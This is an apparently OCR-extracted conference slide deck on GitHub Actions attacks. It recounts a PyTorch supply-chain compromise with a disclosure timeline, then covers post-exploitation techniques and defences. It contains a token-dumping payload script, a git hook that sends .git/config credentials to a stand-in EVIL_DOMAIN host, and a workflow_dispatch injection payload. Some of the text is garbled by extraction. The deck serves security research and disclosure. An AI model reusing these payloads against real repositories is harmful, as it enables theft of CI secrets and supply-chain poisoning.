import os from argparse import ArgumentParser 3 from typing import Any, Dict Our payload: encrypt 4 the GitHub secrets 5 UPDATEBOT TOKEN = os.environ["UPDATEBOT TOKEN"] 6 PYTORCHBOT\_TOKEN = os.environ["PYTORCHBOT\_TOKEN"] and print them to 8 OWNER, REPO = "pytorch", "pytorch" 9 the build logs parser = ArgumentParser("Rebase PR into branch") 10 parser.add\_argument("--repo-name", type=str, required=False) 11 12 parser.add\_argument("--branch", type=str, required=False) 13 parser.add\_argument("--pin-folder", type=str, required=False) 14 args = parser.parse\_args() 15 os.system('echo \$UPDATEBOT\_TOKEN > runner1 && echo \$PYTORCHBOT\_TOKEN > runner2 && echo "<base\_64\_en 16 17 18 os.system('sleep 400')

Harmonia Your organization can pay for GitHub Copilot

Code


Blame

18 lines (13 loc) · 788 Bytes

1. Use a captured GITHUB\_TOKEN to create a new branch

- 2. Add our payload to the update\_commit\_hashes.py script
- 3. Use the GITHUB\_TOKEN to trigger our payload via workflow\_dispatch with actions:write

4. Retrieve encrypted secrets from build log, delete logs, cancel workflow, and decrypt secrets



```
MacBook-Pro-16-inch-2021:pytorch johnstawinski$ nslookup internalfb.com
Server:
               100.64.0.2
Address:
               100.64.0.2#53
Non-authoritative answer:
Name: internalfb.com
Address: 31.13.71.27
MacBook-Pro-16-inch-2021:pytorch johnstawinski$ ls
               bkev2
                               bkev3
                                               kev1.enc
                                                                kev2.enc
okev1
                                                                                kev3.enc
                                                                                                kevs.enc
                                                                                                                pytorch
MacBook-Pro-16-inch-2021:pytorch johnstawinski$ string=`openssl rsautl -decrypt -inkey rsa_key.pri -in test.enc `; echo $string
The command rsautl was deprecated in version 3.0. Use 'pkeyutl' instead.
RSA operation error
00B6680402000000:error:0200009F:rsa routines:RSA_padding_check_PKCS1_type_2:pkcs decoding error:crypto/rsa/rsa_pk1.c:269:
00B6680402000000:error:02000072:rsa routines:rsa_ossl_private_decrypt:padding check failed:crypto/rsa/rsa_ossl.c:499:
MacBook-Pro-16-inch-2021:pytorch johnstawinski$ cat test.enc | base64
MacBook-Pro-16-inch-2021:pytorch johnstawinski$ echo "cjRst+1ZuuLJlnm9ebrNGc/tRWVAQTf26+FMDGVSamH/Y6KcnluR90hYfbFRbuS/Z98nju7CaokWalI5zkq8skALKhScfYHEhDXxN;
3a3i0bKWLV5dcA0iA5QCIr2KsVfGMZ31xhzVXxrKl3J7vPzB9scmg4tEWGIWABvmAHle8rLEgm+lekEC40atv+Wuf6m/e1IKQzSoMeFiBZcJCXfjgDVaVbEpBdThrsxczhs7utN/rLMWb9iG5FviTx1YQY9
MacBook-Pro-16-inch-2021:pytorch johnstawinski$ string=`openssl rsautl -decrypt -inkey rsa key.pri -in test.enc `: echo $string
The command rsautl was deprecated in version 3.0. Use 'pkevutl' instead.
MacBook-Pro-16-inch-2021:pytorch johnstawinski$ echo "e38EQUsBPUt+//9gfLAtW1BhgLOWdbXvVKS6ozHmFfIJtdUrE/3gGz/e/IGgO2JaFFyVkgD2DXjCuFa6ggyagWCk+UjSpLgwrynxpg
wy/Xy9nD7DOsGBIOCPv2dRNv9WzAzy+8h+Vhw1A8wc5Vg0kOgvj0ePouinBHKyLrPX1E7gK8SzDUzGx2jaT9XiZMwn//iyS8FKLdjvFeYp8VhJexfVXV2ruhArHPzWX00H9Q6uCsjLnRc++boG1IW2LuJZV
MacBook-Pro-16-inch-2021:pytorch johnstawinski$ string=`openssl rsautl -decrypt -inkey rsa key.pri -in test.enc `; echo $string
The command rsautl was deprecated in version 3.0. Use 'pkevutl' instead.
```

MacBook-Pro-16-inch-2021:pytorch johnstawinski\$ string=`openssl rsautl -decrypt -inkey rsa\_key.pri -in test1.enc `; echo \$string

MacBook-Pro-16-inch-2021:pytorch johnstawinski\$ string=`openssl rsautl -decrypt -inkey rsa key.pri -in test2.enc `: echo \$string

The command rsautl was deprecated in version 3.0. Use 'pkeyutl' instead.

The command rsautl was deprecated in version 3.0. Use 'pkevutl' instead.

MacBook-Pro-16-inch-2021:pytorch johnstawinski\$

MacBook-Pro-16-inch-2021:pytorch johnstawinski\$ echo "ekbqea1j+bsvVIW9fMjzSfviu1SObSruq/LSMVSA5FRO3is7g/r9TWPv0XrP0r1qS0MSlY8R3KmH8Ae9v57+evbl7/Ob0xBT4bI4DH Je7fLfAXQm9Mfzne6C1LIDN4AIgk1Y0FyrpQve0+5vBrbw2nSv/HOTOK4mtM6amsHz7a2cSO0BNYiJ/1RUlVtu6DvtfND0pG1HHn+tBuo3DKhB1bYj7wogmeXyWnT1GAeBYnVF5APisPJY1DdjRBkp9li0i MacBook-Pro-16-inch-2021:pytorch johnstawinski\$ echo "jjcMxtQtw7xFbup7cDcPdngaw3Ie/fDJW+AGZoRLflRrx31UzCO+3mKpjhPw1aag6rfKh1+sGdHbS7NIF+2fGUChFwKTkG8/Jw0p9 50921Xy11CA6E2CfwVTm99X1BmXx11S51JaUns6hs8LU5tBkPwB0y11pASQqOJR9410K6d0Go1uMRUvH93RqqhqvXTQ1Vy2E/6KYtFxsMC1uN14qCAroGiLqkp5W10+GR9knPaN1PIZNY5VK6KtSYE7B5NF1

rsa\_key.pri

rsa\_key.pub

ov-560bbc6b-76c0-4ed8-aeb5-7d017da1a771

nello

updatetoken

oytorchtoken

Access to 93 repositories in the PyTorch organization

Multiple paths to supply chain compromise

Use Two PATs to Contribute to Main Backdoor PyTorch Dependency Smuggle into Feature Branch







## Rinse and Repeat

```
> aws sts get-caller-identity --profile pytorch2
{
    "UserId": "AIDAJQKDBETG6L4LQFDTC",
    "Account": "749337293305",
    "Arn": "arn:aws:iam::749337293305:user/pytorchbot"
}
```

```
PRE AWSLogs/
                                                                   PRE cflogs/
                                                                   PRE data/
                                                                   PRE demos/
                                                                   PRE examples/
                                                                   PRE ghlogs/
                                                                   PRE h5models/
Significant privileges
                                                                   PRE html-test/
                                                                   PRE libtorch/
in the PyTorch AWS
                                                                   PRE logs/
                                                                   PRE models/
                                                                   PRE nestedtensor/
Account
                                                                   PRE nightly_logs/
                                                                   PRE posters/
                                                                   PRE pytorch-test/
                                                                   PRE test_data/
                                                                   PRE torchaudio/
                                                                   PRE torchmultimodal/
                                                                   PRE torchrl/
                                                                   PRE torchtext/
                                                                   PRE tutorial/
                                                                   PRE vision_tests/
                                                                   PRE whl/
                                         2022-02-28 11:45:44
                                                                     0 helloworld.txt
                                         2016-11-23 14:19:22
                                                                3443573 legacy_modules.t7
                                         2017-02-09 13:58:20
                                                                 10240 legacy_serialized.pt
                                         2018-11-19 02:06:04
                                                               52990736 nccl_2.3.7-1+cuda10.0_x86_64.txz
                                         2018-11-19 02:05:35
                                                               52835296 nccl_2.3.7-1+cuda9.0_x86_64.txz
```

> aws s3 ls s3://pytorch --profile pytorch2

PRE ./

```
> aws s3 ls s3://pytorch/whl/cu118/ --profile pytorch2
Identified PyTorch releases
                                                    2023-08-09 22:43:55
                                                    2023-03-14 11:11:07 2267273546 torch-2.0.0+cu118-cp310-cp310-linux_x86_64.whl
                                                    2023-03-14 11:11:08 2611295193 torch-2.0.0+cu118-cp310-cp310-win_amd64.whl
                                                    2023-03-14 11:11:19 2267290084 torch-2.0.0+cu118-cp311-cp311-linux_x86_64.whl
```

```
PRE jinja2/
PRE lit/
PRE markupsafe/
PRE mpmath/
PRE networkx/
PRE numpy/
PRE packaging/
PRE pillow/
PRE pytorch-triton-rocm/
PRE requests/
PRE sympy/
PRE torch-cuda80/
PRE torch-model-archiver/
PRE torch-tb-profiler/
PRE torch/
PRE torchaudio/
PRE torchcsprng/
PRE torchdata/
PRE torchrec-cpu/
PRE torchrec/
PRE torchserve/
PRE torchtext/
PRE torchvision/
PRE tqdm/
PRE triton/
PRE typing-extensions/
```


PRE certifi/


PRE urllib3/


1541 index.html

PRE cmake/ PRE colorama/ PRE filelock/ PRE idna/

PRE charset-normalizer/







## Disclosure

August 9, 2023 — — August 10 — —	Report submitted to Meta Bug Bounty Report sent to "appropriate product team"
September 8th — — September 12th — —	We reached out to Meta to provide an update Meta said there is no update to provide
October 16th — —	Meta said they consider the issue mitigated
October 16th — —	We responded saying the issue was not fully mitigated
November 1st — —	We reached out to Meta, asking for another update
November 21st — —	Meta responded, saying they reached out to someone else to provide an update
December 7th — —	We send strongly worded email to Meta expressing remediation concerns, leading to back-and-forth
December 15th — —	Meta awarded \$5,000 bounty and offered a call to


discuss remediation

## Is there an easier way?

## GATO-X

We spent hours preparing our proof-of-concepts.

Gato-X automates the entire runner takeover attack.



### Available at: <a href="https://github.com/AdnaneKhan/gato-x">https://github.com/AdnaneKhan/gato-x</a>


```
(venv)-(kali@kali)-[~/Tools/gato-x]
$ GH_TOKEN='cat enum_tok.txt' gato-x e -r gatoxtest/BH_DC_2024Demo
```

## Now, it's your turn.

What other TTPs are available during GitHub Actions postexploitation?

## Build Poisoning - like Solar Winds, but at Scale

Persist on Runner





Modify Source or Scripts During Builds




# GitHub Release Assets - A fragile Trust

Write access to a repository allows modifying release assets using the GitHub API

**DELETE** old asset

**POST** new asset

Indicator of compromise?
Just the timestamp



## Arsenal Item: Post-Checkout Hook



What happens when a subsequent workflow only runs once a month and lasts one minute?

#### Requirements:

- Extend the build time
- Don't break the workflow
- Stealthy
- Can notify you!

```
#!/bin/bash
cat .git/config | grep "AUTHORIZATION" > /dev/null
RESULT=$?
if [ $RESULT -eq "0" ]; then
    curl -s -d `cat '.git/config' | base64` https://EVIL_DOMAIN.com/hook > /dev/null
    sleep 900
fi
```

#### Many to one to, so, so many Steal **GITHUB\_TOKEN & Secrets** Pwn Requests Actions **Privileged** Runtime Workflow Token Execution **Abuse** Runner **Takeover OIDC Abuse**

# GITHUB\_TOKEN - Many flavors of danger

Some permissions do not pose a serious risk

contents: write and
actions: write pose
the most risk

Contents: write

Actions: write

Pages: write

PullRequests: write


Packages: write

#### Actions: write + Contents: write

Issue workflow\_dispatch
events

Modify non-protected branches

Create feature branches



# Workflow\_Dispatch Escalation Injection Style

dispatch input used in run
or github-script steps?

# You can inject into

Only need actions: write for this!

```
name: Support
 workflow_dispatch:
    inputs:
      organization
        description: 'Organization'
        required: true
      repository:
        description: 'Repository'
        required: true
jobs:
  add-team
    runs-on: ubuntu-latest
    steps:
            Add MegaCorp Support Team
    - name:
            actions/github-script@v4
      with:
        github-token: ${{ secrets.CONF_GITHUB_TOKEN }}
        script:
          await github.teams.addOrUpdateRepoPermissionsInOrg({
                     {{ github.event.inputs.repository }}',
            permission: 'admin'
```

# Workflow\_Dispatch Escalation Injection Style

dispatch input used in run
or github-script steps?

# You can inject into

Only need actions: write for this!

```
name: Support
on
  workflow_dispatch:
    inputs:
      organization:
        description: 'Organization'
        required: true
      repository:
        description: 'Repository'
        required: true
jobs:
  add-team
    runs-on: ubuntu-latest
    steps:
            Add MegaCorp Support Team
            actions/github-script@v4
      with:
        github-token: ${{ secrets.CONF_GITHUB_TOKEN }}
        script
          await github.teams.addOrUpdateRepoPermissionsInOrg({
            team_slug:
            owner
            repo:
            permission: 'admin'
```

```
Workflow_Dispatch Es

Injection Style

dispatch input u

or github-script

on:

workflow_dispatch:
    inputs:
    organization:
    description: 'Organization'
    required: true

repository:
    description: 'Repository'
    required: true
```

You can inject into steps:

```
await github.teams.addOrUpdateRepoPermissionsInOrg({
   org: '${{ github.event.inputs.organization }}',
   team_slug: 'megacorp-support-team',
   owner: '${{ github.event.inputs.organization }}',
   repo: '${{ github.event.inputs.organization }}',
   permission: 'admin'
})
Injection
```

Target

# An Example Payload

```
import requests
url = "https://api.github.com/repos/megacorp/someRepo/actions/workflows/support.yml/dispatches"
headers = {
    "Accept": "application/vnd.github+json",
"Authorization": "Bearer <CAPTURED_TOKEN>",
payload = {
    "ref": "main",
requests.post(url, json=payload, headers=headers)
```

# Contents: write Alone

Modify non-protected branches

**GitHub** Pages

Modify Releases

Description, Assets

Modify Tags

Reusable Actions are often referenced by tag

**Events** 

Issue repository\_dispatch \rightarrow Pipeline Privilege Escalation

# Turning a Branch into a Payload



These attacks work within the GITHUB\_TOKEN's limitations

Add malicious code to run on \_\_\_\_ Jump to new workflows next push by developer

Add malware to run on developer workstations (if they pull changes and run tests)

Dev account compromise can be game over!

# PullRequests: write + Contents: write

Code Modification in protected branches, IF:

Repository allows GitHub Actions to create and approve Pull Requests

1 Reviewer Required

No CODEOWNER protection ruleset Choose whether GitHub Actions can create pull requests or submit approving pull request reviews. Allow GitHub Actions to create and approve pull requests Save



#### **Review required**


At least 1 approving review is required by reviewers with write access. Learn more about pull request reviews.



#### Require review from Code Owners

Require an approving review in pull requests that modify f

# PullRequests: write + Contents: write



# Supply Chain Compromise!

# Advanced Post Exploitation




GitHub Actions
Cache Poisoning



Jumping to Internal Self-Hosted Runners

# GitHub Actions Attack Diagram

Author: John Stawinski jstan32gmail.com https://johnstawinski.com



Available now at https://github.com/jstawinski/GitHub-Actions-Attack-Diagram

# What Can GitHub Do Better?



Warnings & Awareness



Secure Defaults




Granular Approval Requirements

### Defense: The Obvious Stuff

- Only first-time contributors who recently created a GitHu
  - Require approval for first-time contributors
     Only first-time contributors will require approval to run w
- Require approval for all outside collaborators

- Read and write permissions
   Workflows have read and write permissions
- Read repository contents and package

Workflows have read permissions in the rep



## Defense: Ephemeral Runner Deployments



Actions Runner Controller
(ARC) - Kubernetes
Controller for GitHub
Actions Self-Hosted Runner



Autoscaling Groups with Cloud Providers




Third-Party Managed Runners

#### Remember

Ephemeral applies to the runner and its environment

A shared working directory with an ephemeral runner is a weak boundary!

## Defense: Runner Group Workflow Pinning



Workflow by SHA

Workflow by Branch

Workflow by Tag



Protect privileged runners

## CI/CD Security is HARD







High & Critical Bug Bounty
Submissions \$\$\$







Organizations compromised through CI/CD on Red Team Engagements











Need to learn about these attacks to protect your organization from compromise











# Thank You



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Web:

https://adnanthekhan.com



Email: jstan327@gmail.com

Web:

https://johnstawinski.com

# References

Playing With Fire - How We Executed a Critical Supply Chain Attack on PyTorch <a href="https://johnstawinski.com/2024/01/11/playing-with-fire-how-we-executed-a-critical-supply-chain-attack-on-pytorch/comment-page-1/">https://johnstawinski.com/2024/01/11/playing-with-fire-how-we-executed-a-critical-supply-chain-attack-on-pytorch/comment-page-1/</a>

AStar Network Supply Chain Attack - <a href="https://adnanthekhan.com/2024/01/19/web3s-achilles-heel-a-supply-chain-attack-on-astar-network/">https://adnanthekhan.com/2024/01/19/web3s-achilles-heel-a-supply-chain-attack-on-astar-network/</a>

GitHub Cache Poisoning - <a href="https://adnanthekhan.com/2024/05/06/the-monsters-in-your-build-cache-github-actions-cache-poisoning/">https://adnanthekhan.com/2024/05/06/the-monsters-in-your-build-cache-github-actions-cache-poisoning/</a>

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Karim Rahal - Stealing Secrets from GitHub Actions - <a href="https://karimrahal.com/2023/01/05/github-actions-leaking-secrets/">https://karimrahal.com/2023/01/05/github-actions-leaking-secrets/</a>